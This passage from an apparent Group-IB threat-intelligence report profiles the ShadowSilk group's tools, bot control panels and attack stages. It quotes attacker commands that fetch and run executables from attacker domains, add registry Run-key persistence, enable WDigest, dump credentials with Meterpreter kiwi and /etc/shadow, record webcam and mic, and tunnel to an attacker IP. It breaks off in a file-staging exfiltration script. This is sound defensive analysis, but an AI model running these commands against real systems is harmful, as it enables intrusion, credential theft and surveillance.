C:\Users\mai\Desktop\Project_notes\[redacted]\ad_users.txt
C:\Users\mai\Desktop\Project_notes\[redacted]\ad_machines.txt
C:\Users\mai\Desktop\Project_notes\[redacted]\notes.txt
C:\Users\mai\Desktop\Project_notes\mm\notes.txt
C:\Users\mai\Desktop\Penetration-Tools\Exchange\SharpExchangeKing.2023-07-21.v2.4.3\owada
C:\Users\mai\Desktop\Penetration-Tools\Exchange\SharpExchangeKing.2023-07-21.v2.4.3\ssa_p
C:\Users\mai\Desktop\test.txt
C:\Users\mai\Downloads\addssp\readme.txt
C:\Users\mai\Desktop\result.txt
C:\Users\mai\Desktop\encode.txt
C:\Users\mai\Desktop\Project_notes\za\[redacted].txt
C:\Users\mai\.3T\log.txt
C:\Users\mai\.zenmap\target_list.txt
C:\Users\mai\Downloads\consullocnew-master\consullocnew-master\1.txt
C:\Users\mai\Desktop\Project_notes\uz\10.0.0.0.txt
```

```
C:\Users\mai\Desktop\Penetration-Tools\Shiro\shirokeys.txt
C:\Users\mai\Desktop\Project_notes\[redacted]\[redacted].txt
C:\Users\mai\Desktop\Penetration-Tools\ehole\EHole_windows_amd64\targets.txt
C:\Users\mai\Desktop\Penetration-Tools\URLFinder\1.txt
C:\Users\mai\Downloads\V1.0.20210322\服务端脚本说明.txt
C:\Users\mai\Downloads\V1.0.20210322\更新说明.txt
C:\Users\mai\Desktop\sms.txt
```

As you can see from the contents of the aforementioned files, the user “mai” uses utilities such as:

```
 WebShellTools\godzilla
WebShellTools\Behinder_v4.0.6
BackupTools\v2rayN-Core
InnerNetwork\Fscan
Penetration-Tools\Fofa_View\fofaviewer.jar
```

ShadowSilk’s Arsenal – Toolset and Exploits

ShadowSilk uses a wide range of tools and exploits, including:

- **Vulnerabilities**: CVE-2018-7600, CVE-2018-7602, CVE-2024-27956
- **Web application attack tools**: sqlmap, wpscan
- **Reconnaissance tools**: FOFA, Shodan, fscan, gobuster, dirsearch
- **Intrusion and control tools**: Metasploit, Cobalt Strike, custom applications and scripts for gaining access based on Telegram bots, proxy utilities such as resocks, proxifier, chisel, rsocx. Chinese utilities Antsword, Godzilla webshell, WeblogicTool, FinalShell and SNETCracker. HTTP-Reverse-Shell, Drupalgeddon2.
- **Control panels** JRAT and MORF Project for infected devices purchased on darknet platforms.

While analyzing an image of the attackers’ server, Group-IB researchers discovered a directory called “rat”, which contained the following directories:

```
└──$ ll rat
morf_server
web-panel
web-panel---shell
```

Having analyzed these directories, we found that they contain code for web panels for managing bots (infected devices).

Web-panel—shell – Panel JLIB \ Panel JLIB

This panel has the following login form:

Figure 8. A screenshot of the login form to the JRAT control panel.

After logging in with valid credentials, the web panel displays a list of bots from the internal database, regardless of their current activity status. The screenshot shows a single infection, which appears to be a test instance used by the attackers.



Figure 9. A screenshot of the admin panel of JRAT.

This panel allows the attackers to upload files to the infected devices, as well as to execute malicious code on them.

Web Panel: Morf Project

The next directory “Web-panel” contains another panel, which is different in style, but also allows attackers to execute commands and upload malicious files to infected devices.



Figure 10. A screenshot of the “Morf Project” login panel, found within the “Web-panel” directory.



Figure 11. A screenshot of the “Morf Project” web interface.

Morf_server

This directory does not contain the web panel, but serves as an intermediate server between the web panel and the infected device. It enables operators to receive connections from bots and

transmit the data to the attackers' malware panel, thereby reducing the likelihood of this panel being detected by researchers.

Figure 12. A screenshot of the Morf_server application code.

It is noteworthy that none of the panels have the ability to create malicious files. In addition, Group-IB researchers discovered that these panels are not developed by the attackers themselves, but were instead purchased from other users on XSS underground forum.

Tactics, Techniques and Procedures

Reconnaissance

During the reconnaissance phase, the attackers used public tools like Shodan and FOFA to gather data on targets of interest:

```
shodan  search "org:.gov wordpress country:tr"
shodan  search "org:.gov country:tr"
shodan  search "org:gov country:tr"
shodan  search "hostname:gov country:tr"
shodan count "hostname:gov country:tr"
shodan count "hostname:gov wordpress and country:tr"
shodan count "hostname:gov wordpress country:tr"
shodan search "hostname:gov wordpress country:tr"
shodan search "hostname:gov http.title:Wordpress country:tr"
shodan search 'hostname:gov http.title:"Wordpress" country:tr'
```

Resource Development

The attackers created and used Telegram bots as a command-and-control (C2) center, leveraging them to issue commands, exfiltrate confidential data, update malware modules, and disguise traffic as legitimate messenger activity.

This is made possible because many of Telegram's features—though entirely legitimate—are well suited for command-and-control and data exfiltration tasks. For example, the **Open Bot API and access tokens** allow anyone to create a bot within a minute and control it via HTTPS/MTProto. As far as external observers are concerned, the resulting traffic appears as a regular request to Telegram.

This approach allows attackers to bypass traditional monitoring tools, and speeds up the execution of attack operations. The attackers also created the domains that were used in the attacks.

Initial Access

For initial access, the attackers used phishing emails designed to lure their victims into opening a password-protected archive, and running the executable contained within.

Figure 13. A screenshot of a phishing email from ShadowSilk.

As soon as the victim launches the binary, their device will be infected with malware that uses Telegram as its command-and-control channel. This allows the attackers to remotely execute commands and receive their execution results in real-time.

Execution

After gaining access to infected hosts via Telegram malware, the attackers download and launch additional malicious programs using the same channel.

```
/73640 cmd /c curl -o c:\users\public\music\147.exe hxxps://document[.]hometowncity[.]clo
/73640 start c:\users\public\music\147.exe
/73640 cmd /c c:\users\public\music\147.exe
/26450 cmd /c curl -o c:\users\public\gservice.exe hxxps://document[.]webmailsession[.]co
/26450 cmd /c start c:\users\public\gservice.exe
```

Persistance

To maintain persistence, the attackers deploy additional malicious tools and modify the Windows registry to ensure their binaries would automatically execute at system startup.

```
/26450 REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v UpdateSoft /t REG_SZ
[26450]
Операция успешно завершена.[Translation:The operation was completed successfully.]
/cmd REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v UpdateSoftWar /t REG_S
[13456]
Операция успешно завершена.[Translation:The operation was completed successfully.]

/26450 REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v WinUpTask /t REG_SZ /
[26450]
Операция успешно завершена.[Translation:The operation was completed successfully.]
```

Privilege Escalation

The attackers use the utility available at hxxps://github[.]com/peass-ng/PEASS-ng to identify persistence mechanisms, saved passwords in configuration files, and explore other ways of increasing their existing privileges.

Credential Access

The attackers use a custom tool – allegedly bought on a dark web forum – that **steals** Chrome **password** storage files, along with the decryption key located at "AppData\Local\Google\Chrome\User Data\Local State" to decrypt these storages. In addition, the attackers use the directory listing on the victims' devices to find files that are of interest to them. For example, the attackers downloaded .txt and .xlsx files containing passwords from web services of their victims.

Discovery

For internal reconnaissance purposes, the attackers used the **fscan** utility.

In addition, having gained access to the victims' devices through the Telegram malware, the attackers use the ability to execute commands such as: **Dir, ipconfig, whoami, systeminfo**. The attackers also used **Meterpreter** in their attacks and executed commands such as:

```
execute -H -f reg -a "add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
execute -H -f reg -a "add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
execute -H -f reg -a "query HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDige
```

These commands interact with the Windows Registry, specifically modifying or querying the UseLogonCredential value in the WDigest authentication settings. One of the commands enables WDigest authentication, which can be a security risk since it allows credentials to be stored in memory in plaintext. Another command checks whether UseLogonCredential is set and returns its value: a value of 1 indicates WDigest is enabled, while 0 or absence of the key means it is disabled.

The threat actors also used several more features from Meterpreter session:

```
wifi_list
getproxy
```

Collection

The attackers use the built-in features of Cobalt Strike and Metasploit to capture screenshots as well as webcam pictures and internal mic records:

```
screenshot
webcam_snap -h
webcam_snap -q 100
screenshot -q 100
record_mic -h
record_mic -d 12 -f 19.wav
webcam_list
```

It has also been observed that the attackers were using the built-in kiwi utility in a Meterpreter session as well as some other built-in features:

```
 load kiwi
kiwi_cmd
kiwi_cmd dpapi::cred
creds_livessp
creds_msv
creds_ssp
creds_tspkg
lsa_dump_secrets
lsa_dump_sam
cat .bash_history
cat /etc/shadow
cat /home/cert/requestPassword.txt
```

Command and Control

As previously mentioned, the attackers use Telegram-based malware alongside Cobalt Strike and Metasploit, employing these tools as C2 infrastructure.Furthermore, the attackers downloaded reverse proxy tools such as rsocx, chisel resocks onto the compromised devices:

```
execute -H -f rsocx.exe -a "-r 179[.]60[.]150[.]151:8000"
./resocks listen -h
./resocks listen --on '179[.]60[.]150[.]151:443' -p "179[.]60[.]150[.]151:1099" -k pppqwe
./resocks listen --on '179[.]60[.]150[.]151:443' -p "179[.]60[.]150[.]151:1099" -k aaaabbl
./chisel server -p 1066 --reverse
./chisel server -h -p 1066 --reverse
./chisel server --host 179[.]60[.]150[.]150 -p 1066 --reverse
```

Exfiltration

The threat actors then launch obfuscated PS-code on a compromised device, which looks like the following after decoding:

```
function MyBackup {
   param (
```

```
        [string]$arch,
        [string]$volume,
        [datetime]$date,
        [Int]$days
    )
    Add-Type -AssemblyName 'System.IO.Compression.FileSystem'
    $zipname = "$arch[.]zip"
    $list_extension = @('.zip', '.doc', '.docx', '.xls', '.xlsx', '.pdf', '.txt')
    $volume +=":\"
    if ($volume -eq "C:\") {
        $volume = "C:\Users\"
    }
    $path = "C:\Users\Public\Pictures\Test"
    if (-Not (Test-Path -Path $path)) {
        $null = New-Item -path $path -ItemType D
    }

    Get-ChildItem -Path $volume -Recurse  -File | ForEach-Object {
        $file = $_
        $ext = $file.Extension.ToLower()
        try {
            $fileDate = $file.LastWriteTime
            if (($date - $fileDate).Days -le $days -and $file.FullName -ne "$arch[.]zip" -a
            ((Split-Path -Parent $file.FullName) -notlike "$path*")) {
                $relativePath = $file.FullName
                $dest = (Split-Path -Parent $relativePath).Substring($volume.Length)
                if (-Not (Test-Path -Path "$path\$dest")) {
                    $null = New-Item -path "$path\$dest" -ItemType D
                }
